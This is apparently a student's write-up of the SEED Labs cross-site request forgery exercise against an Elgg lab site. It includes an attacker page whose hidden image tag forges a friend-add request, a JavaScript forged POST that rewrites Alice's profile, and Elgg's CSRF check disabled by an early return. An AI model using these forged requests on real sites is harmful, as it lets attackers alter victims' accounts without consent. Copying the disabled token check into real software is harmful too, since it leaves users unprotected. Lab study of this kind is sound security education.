
Placing the information here.




Now checking Samy's guid to target Samy.


```
g_token":"A5wRppU7KPVYUy0v7DCNPw"}},"session":{"user":{"guid":59,"type":"user","subtype":"user","owner_guid
-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/elgg/require_config.js"><,
```

Logging in as Alice now.




Placing information in a document temporarily which I gathered above.





Task 3

Checking live HTTP Header Activity.



Checking the POST requests while live capture in which login credentials are caught.






After checking the contents of the file.


```
[11/19/22]seed@VM:~/.../Labsetup$ docksh 97
root@97c31b1e6aff:/# ls /var/www/
attacker  html
root@97c31b1e6aff:/# ls /var/www/attacker/
addfriend.html  editprofile.html  index.html  testing.html
root@97c31b1e6aff:/# cd /var/www/attacker/
root@97c31b1e6aff:/var/www/attacker# nano addfriend.html
root@97c31b1e6aff:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt
="image" width="1" height="1" />
</body>
</html>
root@97c31b1e6aff:/var/www/attacker#
```

Here u can see the source code is changed and the source request is changed for alice which make samy her friend.



Now similarly we will change the post request and save target in the source code to alices. And set out request to add description of samy is my hero now the req uest will change alice's prif

```
function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
```


www.seed-server.com/profile/alice
Elgg For SEED Labs
Your profile was successfully saved.
Alice
Edit avatar
Edit profile
Brief description
Samy is my hero
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post
Bookmark this page
Report this

Task 4

Here counter measure used is we turn off all return tokens from the shown below code we can see the return statement is used to return tokens. If this return statement is removed It will act as countermeasure to all of our above attacks.


```
/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
        return; // Added for SEED Labs (disabling the CSRF co>

        $token = $request->getParam('__elgg_token');
        $ts = $request->getParam('__elgg_ts');
```

Here we can see alice friend list is again removed and cleared to run attacka again.

View of Attacker Web page.

This page forges an HTTP GET request

